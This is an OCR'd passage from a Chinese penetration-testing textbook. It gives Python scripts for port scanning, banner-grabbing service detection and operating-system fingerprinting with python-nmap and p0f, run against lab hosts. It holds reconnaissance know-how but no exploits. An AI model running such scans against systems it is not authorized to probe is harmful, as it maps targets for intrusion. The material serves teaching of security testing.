


图 5-47　使用 Portscan.py 扫描 192.168.1.1 主机 80 端口的结果

另外，也可以使用 nmap 库来实现对目标进行 TCP 扫描。Nmap 中默认使用的就是半开连接，所以连 Nmap 参数都无须添加，这个程序如下所示。

```
import sys
import nmap
if len(sys.argv) != 3:
    print('Usage:PortScan2 <IP Port>\n eg: PortScan2 192.168.1.1 80-445')
    sys.exit(1)
target= sys.argv[1]
port= sys.argv[2]
nm = nmap.PortScanner()
nm.scan(target, port)
for host in nm.all_hosts():
    print('----------------------------------------------------')
    print('Host : {0} ({1})'.format(host, nm[host].hostname()))
    print('State : {0}'.format(nm[host].state()))
    for proto in nm[host].all_protocols():
        print('----------')
        print('Protocol : {0}'.format(proto))
        lport = list(nm[host][proto].keys())
        lport.sort()
        for port in lport:
            print('port : {0}\tstate : {1}'.format(port, nm[host][proto][port]))
```

这个程序本身很简单，但是 Nmap 扫描结果的格式很复杂，关于这个扫描结果的格式将在 5.4 节中详细介绍。

5.4 服务扫描

现在世界上使用最多的软件就是微软公司的 Windows 操作系统了，微软公司拥有着最优秀的开发团队，但是这个系列的操作系统仍然不断会出现各种问题。几乎每隔一段时间，系统就会提醒用户安装一些补丁文件，这些修复同时也意味着出现了系统漏洞。

可是平时所使用的软件除了操作系统之外，还有大量的其他应用程序。这些应用软件的质量参差不齐，有可以和微软比肩的国际型 IT 企业开发的，也有个人开发的。这些应用软件大都也存在着漏洞，它们更是网络安全的重灾区。如果目标使用这些软件对外提供网络服务，攻击者就有可能利用这个网络服务的漏洞入侵。

因此，在对目标进行渗透测试的时候，要尽量地检测出目标系统运行的各种服务。对于入侵者来说，发现这些运行在目标上的服务，就可以利用这些软件上的漏洞入侵目标；对于网络安全的维护者来说，也可以提前发现系统的漏洞，从而预防这些入侵行为。

不使用库来编写一个对目标服务进行扫描的程序难度要远远大于我们之前的工作，这里首先介绍一下这个服务扫描的思路。

很多扫描工具都采用了一种十分简单的方式，因为通常常见的服务都会运行在指定的端口上，例如，FTP 服务上总会运行在 21 号端口上，而 HTTP 服务总会运行在 80 端口上。因为这些端口都是公知端口，所以只需要知道目标上哪个端口是开放的，就可以猜测出目标上运行着什么服务。但是这样做有两个明显的缺点，一是很多人会将服务运行在其他端口上，例如，将本来运行在 23 号端口上的 Telnet 运行在 22 号端口上，这样就会误以为这是一个 SSH 服务；二是这样得到的信息极为有限，即使知道目标 80 端口上运行着 HTTP 服务，但是完全不知道是什么软件提供的这个服务，也就无从查找这个软件的漏洞了。Nmap 中的 nmap-services 库中就提供了所有的端口和服务对应的关系。

还有一些扫描工具采用了抓取软件 banner 的方法，因为很多的软件都会在连接之后提供一个表明自身信息的 banner，可以编写程序来抓取这个 banner 从中读出目标软件的信息，这是一个比较不错的方法。

最后也是最为优秀的一种方法，就是向目标开放的端口发送探针数据包，然后根据返回的数据包与数据库中的记录进行比对，找出具体的服务信息。著名的 Nmap 扫描工具就是采用了这种方法，它包含一个十分强大的 Nmap-service-probe 数据库，这个库中包含世界上大部分常见软件的信息，而且这个库还在完善中，读者也可以将自己发现的软件信息添加到里面。

接下来按照上面介绍的几种思路来编写对目标服务进行扫描的程序。首先编写一个利用抓取软件 banner 的方式，这里使用之前介绍过的 Socket 库。

首先引入需要的 Socket 库：

```
import socket
```

然后初始化一个 TCP 类型的 Socket：

```
s=socket.socket()
```

使用这个 Socket 去连接目标 127.0.0.1 的 21 号端口（测试使用的本机地址）：

```
s.connect(("127.0.0.1", 21))
```

连接成功之后，向目标发送任意的一段数据：

```
s.send('111111')
```

通常目标会将自己的 banner 作为应答信息返回：

```
banner = s.recv(1024)
```

关闭这个连接：

```
s.close()
```

打印输出得到的 banner：

```
print 'Banner: {}'.format(banner)
```

下面对这个程序进行完善。在 Aptana Studio 3 中完成这个程序，将这个程序以“ServiceScan.py”为名保存起来，在 Run Configurations 中为这个程序指定两个参数“192.168.169.133 21”，然后执行如下代码。

```
import sys
import socket
if len(sys.argv) != 3:
    print('Usage:ServiceScan<IP Port>\n eg: ServiceScan 192.168.1.1 80')
    sys.exit(1)
target= sys.argv[1]
port= int(sys.argv[2])
s=socket.socket()
res = s.connect((target, port))
s.send('111111')
service = s.recv(1024)
s.close()
print'Port in {} '.format(port)+'Service: {}'.format(service)
```

在 192.168.169.133 上运行一个 FreeFloat FTP Server 作为测试目标，这款软件的运行界面如图 5-48 所示。




图 5-48　运行的 FreeFloat FTP Server 软件

执行上面编写的 ServiceScan.py 脚本的结果如图 5-49 所示。

这个程序有待进一步完善，例如使用正则表达式等，留待读者自行完成。另外，由于这个程序要依赖于目标工具提供的信息，所以并不通用，例如，目标主机在 80 端口上运行着另外

一款工具 Easy File Sharing Web Server，这个程序就无效了，如图 5-50 所示。




图 5-49 使用 ServiceScan.py 脚本扫描 192.168.169.133 的结果




图 5-50 目标主机 80 端口上运行的 Easy File Sharing Web Server 软件

如果目标是 Easy File Sharing Web Server，ServiceScan.py 就会一直没有反应。只能换另一种办法。其实除了使用 Socket 这个库来完成对服务进行扫描之外，也可以使用更为强大的 Nmap 库。这种方法更为简单高效。Nmap 本身提供了一种目前最为优秀的服务扫描功能，可以直接调用 Nmap 进行扫描，然后再读取结果，这个编程过程有一种“站在巨人的肩膀上”的感觉。

扫描的过程很简单，核心语句变成了 nm.scan(target, port,"-sV")，关键是对扫描结果的处理。

扫描之后得到的每一台主机的信息都是一个字典文件，例如，nm["192.168.1.1"] 就是一个字典文件，这个字典的结构如下所示。

```
#      {'addresses': {'ipv4': '127.0.0.1'},
#       'hostnames': [],
```

```
#        'osmatch': [{'accuracy': '98',
#                     'line': '36241',
#                     'name': 'Juniper SA4000 SSL VPN gateway (IVE OS 7.0)',
#                     'osclass': [{'accuracy': '98',
#                                  'cpe': ['cpe:/h:juniper:sa4000',
#                                          'cpe:/o:juniper:ive_os:7'],
#                                  'osfamily': 'IVE OS',
#                                  'osgen': '7.X',
#                                  'type': 'firewall',
#                                  'vendor': 'Juniper'}]},
#                    {'accuracy': '91',
#                     'line': '17374',
#                     'name': 'Citrix Access Gateway VPN gateway',
#                     'osclass': [{'accuracy': '91',
#                                  'cpe': [],
#                                  'osfamily': 'embedded',
#                                  'osgen': None,
#                                  'type': 'proxy server',
#                                  'vendor': 'Citrix'}]}],
#        'portused': [{'portid': '443', 'proto': 'tcp', 'state': 'open'},
#                     {'portid': '113', 'proto': 'tcp', 'state': 'closed'}],
#        'status': {'reason': 'syn-ack', 'state': 'up'},
#        'tcp': {113: {'conf': '3',
#                      'cpe': '',
#                      'extrainfo': '',
#                      'name': 'ident',
#                      'product': '',
#                      'reason': 'conn-refused',
#                      'state': 'closed',
#                      'version': ''},
#                443: {'conf': '10',
#                      'cpe': '',
#                      'extrainfo': '',
#                      'name': 'http',
#                      'product': 'Juniper SA2000 or SA4000 VPN gateway http config',
#                      'reason': 'syn-ack',
#                      'state': 'open',
#                      'version': ''}},
#        'vendor': {}}
```

其中最为重要的几项如下。

（1）“addresses”用来存储主机的 IP 地址。

（2）“hostnames”用来存储主机的名称。

（3）“osmatch”用来存储主机的操作系统信息。

（4）“portused”用来存储主机的端口信息（开放或者关闭）。

（5）“status”用来存储主机的状态（活跃或者非活跃）。

（6）“tcp”用来存储端口的详细信息（例如状态，以及运行的服务和提供服务的软件版本）。

如果需要从扫描的结果中找出 127.0.0.1 的 80 端口上运行的服务的信息，就可以使用 nm[127.0.0.1][tcp][80]['product'])。

```
import sys
import nmap
if len(sys.argv) != 3:
    print('Usage:ServiceScan <IP>\n eg: ServiceScan 192.168.1.1')
    sys.exit(1)
target= sys.argv[1]
port= sys.argv[2]
nm = nmap.PortScanner()
nm.scan(target, port,"-sV")
for host in nm.all_hosts():
   for proto in nm[host].all_protocols():
        lport = nm[host][proto].keys()
        lport.sort()
        for port in lport:
               print ('port : %s\tproduct : %s' % (port,nm[host][proto][port]
['product']))
```

这个程序更加完善，将其保存为 ServiceScan2.py，然后用它来扫描目标，得到的结果如图 5-51 所示。




图 5-51　使用 ServiceScan2.py 脚本扫描 192.168.169.133 的结果

读者可以尝试使用这个程序去扫描其他主机上运行的服务程序，它在实际中应用的成功率要远远高于前面的两个程序。

5.5　操作系统扫描

很多人都一直认为判断远程主机的操作系统是一件很简单的事情，因为在他们的印象中世界上只有那么几种操作系统而已，Windows 7、Windows 10，最多加上 Linux，也就没有什么了。但对于目标操作系统的扫描是一件极为复杂的事情，其实这个世界中操作系统的数目要远比我们想的要多得多。不光是 Linux 内核衍生了大量的操作系统，即便是现在的各种网络设备，例如防火墙、路由器和交换机都安装了操作系统，而这些系统都是厂家自行开发的，例如思科和华为都有自己的系统。另外，各种各样的可移动设备、智能家电所使用的操作系统就更多了。

现在很多著名的工具都提供了远程对操作系统进行检测的功能，这一点用在入侵上就可以成为黑客的工具，而用在网络管理上就可以进行资产管理和操作系统补丁管理。但是并没有一种工具可以提供绝对准确的远程操作系统信息。几乎所有的工具都使用了一种“猜”的方法。当然这不是凭空的猜测，目前远程对操作系统进行检测的方法一般可以分成以下两类。

（1）被动式方法：这种方法是通过抓包工具来收集流经网络的数据包，再从这些数据包中分析出目标主机的操作系统信息。

（2）主动式方法：向目标主机发送特定的数据包，目标主机一般会对这些数据包做出回应，对这些回应做出分析，就有可能得知远程主机的操作系统类型。这些信息可以是正常的网络程序如 Telnet、FTP 等与主机交互的数据包，也可以是一些经过精心构造、正常的或残缺的数据包。

首先看一下第一种方法，Kali Linux 2 中安装的 p0f 就是一款典型的被动式扫描工具。p0f 可以自动地捕获网络中通信的数据包，并对其进行分析，使用的方法很简单，可以在命令行中直接输入“p0f”，如图 5-52 所示。

```
root@kali: ~ # p0f
```

这时 p0f 就会开始监听网络中的通信。

```
root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```

图 5-52　在 Kali Linux 2 中启动 p0f

然后，打开浏览器访问 http://192.168.169.133/（这么做是为了产生和 192.168.169.133 通信的流量。在 192.168.169.133 上有 Web 服务器）。很快就可以得到结果，如图 5-53 所示。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
----

.-[ 192.168.169.133/49201 -> 192.168.169.130/80 (syn) ]-
|
| client   = 192.168.169.133/49201
| os       = Windows 7 or 8
| dist     = 0
| params   = none
| raw_sig  = 4:128+0:0:1460:8192,2:mss,nop,ws,nop,nop,sok:df,id+:0
|
----
```

图 5-53　使用 p0f 分析 192.168.169.133 操作系统的结果

对于第二种主动式方法，可以采用向目标发送数据包的方式来检测，但是这需要设计一系列的探针式数据包，并将各种操作系统的反应保存为一个数据库。这个工作量是相当大的，在这里使用 Nmap 库文件来编写一个主动式扫描程序，首先还是在命令行中来实现这个程序，首先导入 Nmap 库：

```
>>> import nmap
```

然后创建一个 PortScanner 对象出来：

```
>>> nm=nmap.PortScanner()
```

对 192.168.169.133 进行扫描，扫描的参数为“-O”：

```
>>> nm.scan("192.168.169.133","-O")
```

扫描的结果如图 5-54 所示。

```
>>> nm.scan("192.168.169.133","-O")
{'nmap': {'scanstats': {'uphosts': '0', 'timestr': 'Sat Nov 11 01:34:41 2017', '
downhosts': '0', 'totalhosts': '0', 'elapsed': '0.09'}, 'scaninfo': {'error': [u
'Error #486: Your port specifications are illegal.  Example of proper form: "-10
0,200-1024,T:3000-4000,U:60000-"\nQUITTING!\n', u'Error #486: Your port specific
ations are illegal.  Example of proper form: "-100,200-1024,T:3000-4000,U:60000-
"\nQUITTING!\n']}, 'command_line': None}, 'scan': {}}
>>>
```

图 5-54　使用 Nmap 库扫描 192.168.169.133 操作系统的结果

这个扫描的结果看起来有些乱，在前面已经介绍了 Nmap 扫描结果的结构。

```
  'osmatch': [{'accuracy': '98',
#                    'line': '36241',
#                    'name': 'Juniper SA4000 SSL VPN gateway (IVE OS 7.0)',
#                    'osclass': [{'accuracy': '98',
#                                 'cpe': ['cpe:/h:juniper:sa4000',
#                                         'cpe:/o:juniper:ive_os:7'],
#                                 'osfamily': 'IVE OS',
#                                 'osgen': '7.X',
#                                 'type': 'firewall',
#                                 'vendor': 'Juniper'}]},
```

这个 osmatch 是一个字典类型，它包括 'accuracy' 'line' 'osclass' 三个键，而 'osclass' 中包含关键信息，它本身也是一个字典类型，其中包含 'accuracy'（匹配度）、'cpe'（通用平台枚举）、'osfamily'（系统类别）、'osgen'（第几代操作系统）、'type'（设备类型）、'vendor'（生产厂家）6 个键。

下面给出了一个使用 Nmap 库编写的完整程序。

```
import sys
import nmap
if len(sys.argv) != 2:
    print('Usage:OSscan <IP>\n eg: OSscan 192.168.1.1')
    sys.exit(1)
```

```
target= sys.argv[1]
nm = nmap.PortScanner()
nm.scan(target, arguments="-O")
if 'osmatch' in nm[target]:
    for osmatch in nm[target]['osmatch']:
        print('OsMatch.name : {0}'.format(osmatch['name']))
        print('OsMatch.accuracy : {0}'.format(osmatch['accuracy']))
        print('OsMatch.line : {0}'.format(osmatch['line']))
        print('')
        if 'osclass' in osmatch:
            for osclass in osmatch['osclass']:
                print('OsClass.type : {0}'.format(osclass['type']))
                print('OsClass.vendor : {0}'.format(osclass['vendor']))
                print('OsClass.osfamily : {0}'.format(osclass['osfamily']))
                print('OsClass.osgen : {0}'.format(osclass['osgen']))
                print('OsClass.accuracy : {0}'.format(osclass['accuracy']))
                print('')
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“OSScan”为名保存起来，在 Run Configurations 中为这个程序指定一个参数“192.168.169.133”，然后执行这个程序，结果如图 5-55 所示。




